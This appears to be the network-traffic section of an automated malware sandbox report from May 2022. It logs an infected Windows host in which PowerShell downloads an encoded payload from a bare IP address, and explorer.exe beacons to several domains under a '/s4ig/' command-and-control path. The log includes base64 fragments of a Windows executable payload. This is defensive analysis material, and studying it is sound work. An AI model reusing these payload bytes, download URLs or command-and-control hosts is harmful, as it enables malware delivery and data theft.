41 41 41 41 41 41 4d 41 59 49 55 41 41 42 41 41 41 42 41 41 41 41 41 41 45 41 41 41 45 41 41 41 41 41 41 41 41 42 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 47 42 43 41 41 42 4c 41 41 41 41 41 47 41 41 41 4d 41 44 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 41 77 41 41 41 41 63 51 67 41 41 48 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 43 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 43 41 41 41 45 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 35 30 5a 58 68 30 41 41 41 41 74 43 49 41 41 41 41 67 41 41 41 41 4a 41 41 41 41 41 49 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 41 41 41 47 41 75 63 6e 4e 79 59 77 41 41 41 4d 41 44 41 41 41 41 59 41 41 41 41 41 51 41 41 41 41 6d 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 41 41 41 42 41 4c 6e 4a 6c 62 47 39 6a 41 41 41 4d 41 41 41 41 41 41 49 41 41 41 41 41 43 41 41 41 41 4b 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 51 41 41 41 51 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 51 51 67 41 41 41 41 41 41 41 45 67 41 41 41 41 43 41 41 55 41 58 43 51 41 41 41 67 64 41 41 41 44 41 41 41 41 41 41 41 41 41 47 52 42 41 41 43 34 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 34 43 4b 41 45 41 41 41 6f 71 48 67 49 6f 41 67 41 41 43 69 71 6d 63 77 4d 41 41 41 71 41 41 51 41 41 42 48 4d 45 41 41 41 4b 67 41 49 41 41 41 52 7a 42 51 41 41 43 6f 41 44 41 41 41 45 63 77 59 41 41 41 71 41 42 41 41 41 42 43 6f 41 41 43 35 2b 41 51 41 41 42 47 38 48 41 41 41 4b 4b 69 35 2b 41 67 41 41 42 47 38 49 41 41 41 4b 4b 69 35 2b 41 77 41 41 42 47 38 4a 41 41 41 4b 4b 69 35 2b 42 41 41 41 42 47 38 4b 41 41 41 4b 4b 74 4a 2b 42 67 41 41 42 42 51 6f 46 67 41 41 43 6a 6b 65 41 41 41 41 63 67 45 41 41 48 44 51 42 77 41 41 41 69 67 4f 41 41 41 4b 62 78 63 41 41 41 70 7a 47 41 41 41 43 6f 41 47 41 41 41 45 66 67 59 41 41 41 51 71 41 41 41 41 47 6e 34 48 41 41 41 45 4b 67 41 Data Ascii: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T IG1vZGUuDQ0KJAAAAAAAAAABQRQAATAEDAC4QNpAAAAAAAAAAAAOAADiELAVAAACQAAAAGAAAAAAAArkIA AAAgAAAAYAAAAABAAAAgAAAAAgAABAAAAAAAAAAGAAAAAAAAAACgAAAAAgAAAAAAAAMAYIUAABAAABAA AAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAGBCAABLAAAAAGAAAMADAAAAAAAAAAAAAAAAAAAAAAAAAAIAA AAwAAAAcQgAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAA AAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAAC50ZXh0AAAAtCIAAAAgAAAAJAAAAAIAAAAAAAAAAAAAAAAA ACAAAGAucnNyYwAAAMADAAAAYAAAAAQAAAAmAAAAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAAIAA AAACAAAAKgAAAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAAACQQgAAAAAAAEgAAAACAAUAXCQA AAgdAAADAAAAAAAAAAGRBAAC4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AB4CKAEAAAoqHgIoAgAACiqmcwMAAAqAAQAABHMEAAAKgAIAAARzBQAACoADAAAEcwYAAAqABAAABCoA AC5+AQAABG8HAAAKKi5+AgAABG8IAAAKKi5+AwAABG8JAAAKKi5+BAAABG8KAAAKKtJ+BgAABBQoFgAA CjkeAAAAcgEAAHDQBwAAAigOAAAKbxcAAApzGAAACoAGAAAEfgYAAAQqAAAAGn4HAAAEKgA
May 27, 2022 21:15:50.144522905 CEST	1874	OUT	GET /rumpe/26-05-2022-StartUp.pdf HTTP/1.1 Host: 20.106.232.4

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:50.245140076 CEST	1877	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 19:15:50 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.28 Last-Modified: Thu, 26 May 2022 14:25:11 GMT ETag: "1a580-5dfeaf520524a" Accept-Ranges: bytes Content-Length: 107904 Content-Type: application/pdf Data Raw: e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e 2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9 c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 a c e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49772	2.56.57.22	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:50.480559111 CEST	2012	OUT	GET /tsdfguhijk.txt HTTP/1.1 Host: 2.56.57.22 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:50.511943102 CEST	2038	IN	HTTP/1.1 200 OK Content-Type: text/plain Last-Modified: Fri, 27 May 2022 16:54:25 GMT Accept-Ranges: bytes ETag: "8aa6206cea71d81:0" Server: Microsoft-IIS/10.0 Date: Fri, 27 May 2022 19:15:50 GMT Content-Length: 225280 Data Raw: 41 4e 54 6b 36 6c 71 63 64 4e 4a 4c 72 38 6e 77 5a 57 76 2f 6d 65 65 67 67 31 4f 42 54 53 45 47 66 4c 45 62 47 58 72 57 58 67 4c 4f 74 78 77 49 4d 45 56 73 61 4f 56 71 79 6b 2f 76 5a 48 54 59 78 6e 48 6d 34 41 47 5a 7a 55 56 36 44 49 37 38 32 75 2b 47 54 74 34 76 59 31 53 46 5a 76 32 44 73 4a 39 36 46 41 6d 41 32 41 35 70 72 51 53 46 74 4e 6e 78 50 43 68 6d 65 7a 76 58 54 75 65 6c 4d 44 72 52 2b 37 70 66 75 2f 4d 6a 4b 45 53 67 4f 69 75 32 4f 6c 44 7a 73 52 71 74 48 31 6e 6b 73 34 67 35 42 4f 67 7a 77 56 76 44 74 46 46 79 57 6c 3 3 76 75 57 6c 71 6d 73 49 44 77 67 44 78 44 64 6d 33 4f 53 51 6f 2f 2f 70 4c 78 4d 68 55 7a 6f 36 72 49 32 50 75 38 67 6 5 72 33 34 6b 52 2f 6f 49 4a 6b 72 45 55 30 79 4f 61 72 32 2b 74 6e 4f 66 67 38 32 6b 76 4b 4f 32 5a 78 58 57 58 4f 39 3 4 4d 30 78 55 56 33 6c 65 2b 48 73 4d 56 48 6b 55 4d 61 52 51 2b 6e 77 42 33 64 62 46 63 51 38 32 70 61 54 58 39 47 55 35 6f 63 6e 72 38 33 78 52 39 42 30 58 67 41 77 31 42 2b 6f 6c 52 61 6a 70 54 69 6c 79 56 43 73 59 4c 72 59 53 38 4a 65 53 68 64 68 50 6c 33 78 35 6a 34 2f 76 43 68 52 Data Ascii: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAANTk6lqcdNJLr8nwZWv/meegg1OBTSEGf LEbGXrWXgLOtxwIMEVsaOVqyk/vZHTYxnHm4AGZzUV6DI782u+GTt4vY1SFZv2DsJ96FAmA2A5prQSFtNnxPChmezv XTuelMDrR+7pfu/MjKESgOiu2OlDzsRqtH1nks4g5BOgzwVvDtFFyWl3vuWlqmsIDwgDxDdm3OSQo//pLxMhUzo6rI 2Pu8ger34kR/oIJkrEU0yOar2+tnOfg82kvKO2ZxXWXO94M0xUV3le+HsMVHkUMaRQ+nwB3dbFcQ82paTX9GU5ocnr 83xR9B0XgAw1B+olRajpTilyVCsYLrYS8JeShdhPl3x5j4/vChR

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49858	91.195.240.103	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:18:04.060326099 CEST	12482	OUT	GET /s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=cD7SGqgsMdn1qG9AyDMlGxGbikkTJ3e+SLNAYG8XHeGes8xhGajuA 9PSV6Vq4uulpQsNka3DRA== HTTP/1.1 Host: www.nexusbalance.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:18:04.121355057 CEST	12484	IN	HTTP/1.1 200 OK date: Fri, 27 May 2022 19:18:04 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked vary: Accept-Encoding expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhx b9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_CsNIN8EPdzHG51gps7zaOmMoRZzV4t5NmIaR +MFJvThA4Ispj3rjp6LqA4jfJWgbFkGad/RXUiVmFDsMBoA+gg== last-modified: Fri, 27 May 2022 19:18:04 GMT x-cache-miss-from: parking-546c979fdf-fnb4v server: NginX connection: close Data Raw: 32 45 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 6e 79 6c 57 77 32 76 4c 59 34 68 55 6e 39 77 30 36 7a 51 4b 62 68 4b 42 66 76 6a 46 55 43 73 64 46 6c 62 36 54 64 51 68 78 62 39 52 58 57 58 75 49 34 74 33 31 63 2b 6f 38 66 59 4f 76 2f 73 38 71 31 4 c 47 50 67 61 33 44 45 31 4c 2f 74 48 55 34 4c 45 4e 4d 43 41 77 45 41 41 51 3d 3d 5f 43 73 4e 49 4e 38 45 50 64 7a 48 47 35 31 67 70 73 37 7a 61 4f 6d 4d 6f 52 5a 7a 56 34 74 35 4e 6d 49 61 52 2b 4d 46 4a 76 54 68 41 34 49 73 70 6a 33 72 6a 70 36 4c 71 41 34 6a 66 4a 57 67 62 46 6b 47 61 64 2f 52 58 55 69 56 6d 46 44 73 4d 42 6f 41 2b 67 67 3d 3d 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 6e 65 78 75 73 62 61 6c 61 6e 63 65 2e 63 6f 6d 26 6e 62 73 70 3b 2d 26 6e 62 73 70 3b 6e 65 78 75 73 62 61 6c 61 6e 63 65 20 52 65 73 6f 75 72 63 65 73 20 61 6e 64 20 49 6e 66 6f 72 6d 61 74 69 6f 6e 2e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 78 75 73 62 61 6c 61 6e 63 65 2e 63 6f 6d 20 69 73 20 79 6f 75 72 20 66 69 72 73 74 20 61 6e 64 20 62 65 73 74 20 73 6f 75 72 63 65 20 66 6f 72 20 61 6c 6c 20 6f 66 20 74 68 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 20 46 72 6f 6d 20 67 65 6e 65 72 61 6c 20 74 6f 70 69 63 73 20 74 6f 20 6d 6f 72 65 20 6f 66 20 77 68 61 74 20 79 6f 75 20 77 6f 75 6c 64 20 65 78 70 65 63 74 20 74 6f 20 66 69 6e 64 20 68 65 72 65 2c 20 6e 65 78 75 73 62 61 6c 61 6e 63 65 2e Data Ascii: 2E9<!DOCTYPE html><html lang="en" data-adblockkey=MFwwDQYJKoZIhvcNAQEBBQADSwA wSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LE NMCAwEAAQ==_CsNIN8EPdzHG51gps7zaOmMoRZzV4t5NmIaR+MFJvThA4Ispj3rjp6LqA4jfJWgbFkGad/RXUiVmFD sMBoA+gg==><head><meta charset="utf-8"><title>nexusbalance.com - nexusbalance Resources and Information.</title><meta name="viewport" content="width=device-width,initial-scale=1.0,maximum-scale=1.0,user-scalabl e=0"><meta name="description" content="nexusbalance.com is your first and best source for all of the information youre l ooking for. From general topics to more of what you would expect to find here, nexusbalance.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49881	54.203.72.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:18:41.283767939 CEST	12653	OUT	GET /s4ig/?0tx=EE1KxreShStuWGRfOzXQivmJYb01nsHN4Y+USZVKUNF8o5M6FFhEbiUBXOrRFrwbnBV3ymr95w= =&CTM8q=6lUH4xyXELQ8-0r HTTP/1.1 Host: www.choicearticleto-readtoday.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 21:18:41.619915009 CEST	12656	IN	HTTP/1.1 404 Not Found X-Powered-By: Express Content-Type: text/plain; charset=utf-8 Content-Length: 9 ETag: W/"9-0gXL1ngzMqISxa6S1zx3F4wtLyg" Date: Fri, 27 May 2022 19:18:41 GMT Connection: close Server: lighttpd/1.4.54 Data Raw: 4e 6f 74 20 46 6f 75 6e 64 Data Ascii: Not Found

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49884	199.34.228.47	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:18:47.499064922 CEST	12659	OUT	GET /s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG+zKIyPgsbPq7aByYUb53Y7vFTrhhhVYwgCqKyQGNMMvVk3uD gUSApaDProA7A9idTtJxA== HTTP/1.1 Host: www.sushifactoryamphawa.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:


Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:18:47.698211908 CEST	12661	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 19:18:47 GMT Server: Apache Set-Cookie: is_mobile=0; path=/; domain=www.sushifactoryamphawa.com Vary: X-W-SSL,User-Agent Location: https://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG+zKIyPgsbPq7aByYUb53Y7vFTrhhhVYwgCqKyQGNMMvVk3uDgUSApaDProA7A9idTtJxA%3D%3D X-Host: gm91.sf2p.intern.weebly.net X-UA-Compatible: IE=edge,chrome=1 Content-Length: 854 Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 72 65 66 72 65 73 68 22 20 63 6f 6e 74 65 6e 74 3d 22 30 3b 75 72 6c 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 75 73 68 69 66 61 63 74 6f 72 79 61 6d 70 68 61 77 61 2e 63 6f 6d 2f 73 34 69 67 2f 3f 43 54 4d 38 71 3d 36 6c 55 48 34 78 79 58 45 4c 51 38 2d 30 72 26 61 6d 70 3b 30 74 78 3d 4f 55 41 53 47 2b 7a 4b 49 79 50 67 73 62 50 71 37 61 42 79 59 55 62 35 33 59 37 76 46 54 72 68 68 68 56 59 77 67 43 71 4b 79 51 47 4e 4d 4d 76 56 6b 33 75 44 67 55 53 41 70 61 44 50 72 6f 41 37 41 39 69 64 54 74 4a 78 41 25 33 44 25 33 44 27 22 20 2f 3e 0a 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 75 73 68 69 66 61 63 74 6f 72 79 61 6d 70 68 61 77 61 2e 63 6f 6d 2f 73 34 69 67 2f 3f 43 54 4d 38 71 3d 36 6c 55 48 34 78 79 58 45 4c 51 38 2d 30 72 26 61 6d 70 3b 30 74 78 3d 4f 55 41 53 47 2b 7a 4b 49 79 50 67 73 62 50 71 37 61 42 79 59 55 62 35 33 59 37 76 46 54 72 68 68 68 56 59 77 67 43 71 4b 79 51 47 4e 4d 4d 76 56 6b 33 75 44 67 55 53 41 70 61 44 50 72 6f 41 37 41 39 69 64 54 74 4a 78 41 25 33 44 25 33 44 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 20 20 20 20 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 75 73 68 69 66 61 63 74 6f 72 79 61 6d 70 68 61 77 61 2e 63 6f 6d 2f 73 34 69 67 2f 3f 43 54 4d 38 71 3d 36 6c 55 48 34 78 79 58 45 4c 51 38 2d 30 72 26 61 6d 70 3b 30 74 78 3d 4f 55 41 53 47 2b 7a 4b 49 79 50 67 73 62 50 71 37 61 42 79 59 55 62 35 33 59 37 76 46 54 72 68 68 68 56 59 77 67 43 71 4b 79 51 47 4e 4d 4d 76 56 6b 33 75 44 67 55 53 41 70 61 44 50 72 6f 41 37 41 39 69 64 54 74 4a 78 41 25 33 44 25 33 44 22 3e 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 75 73 68 69 66 61 63 74 6f 72 79 61 6d 70 68 61 77 61 2e 63 6f 6d 2f 73 34 69 67 2f 3f 43 54 4d 38 71 3d 36 6c 55 48 34 78 79 58 45 4c 51 38 2d 30 72 26 61 6d 70 3b 30 74 78 3d 4f 55 41 53 47 2b 7a 4b 49 79 50 67 73 62 50 71 37 61 42 79 59 55 62 35 33 59 37 76 46 54 72 68 68 68 56 59 77 67 43 71 4b 79 51 47 4e 4d 4d 76 56 6b 33 75 44 67 55 53 41 70 61 44 50 72 6f 41 37 41 39 69 64 54 74 4a 78 41 25 33 44 25 33 44 3c 2f 61 3e 2e 0a 20 20 20 20 3c 2f 62 6f 64 Data Ascii: <!DOCTYPE html><html> <head> <meta charset="UTF-8" /> <meta http-equiv="refresh" content="0;url='https://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG+zKIyPgsbPq7aByYUb53Y7vFTrhhhVYwgCqKyQGNMMvVk3uDgUSApaDProA7A9idTtJxA%3D%3D'" /> <title>Redirecting to https://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG+zKIyPgsbPq7aByYUb53Y7vFTrhhhVYwgCqKyQGNMMvVk3uDgUSApaDProA7A9idTtJxA%3D%3D</title> </head> <body> Redirecting to https://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG+zKIyPgsbPq7aByYUb53Y7vFTrhhhVYwgCqKyQGNMMvVk3uDgUSApaDProA7A9idTtJxA%3D%3D. </bod

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49886	45.128.51.66	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:18:52.952194929 CEST	12668	OUT	GET /s4ig/?0tx=dCXC+2ZT0QRaPMB/1bkCzyFCQOsWt/uhEcdMypxrEdi7eXd+jvTokAesL3IOP6QRIKOYlLryUQ==&CTM8q=6lUH4xyXELQ8-0r HTTP/1.1 Host: www.mgav21.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
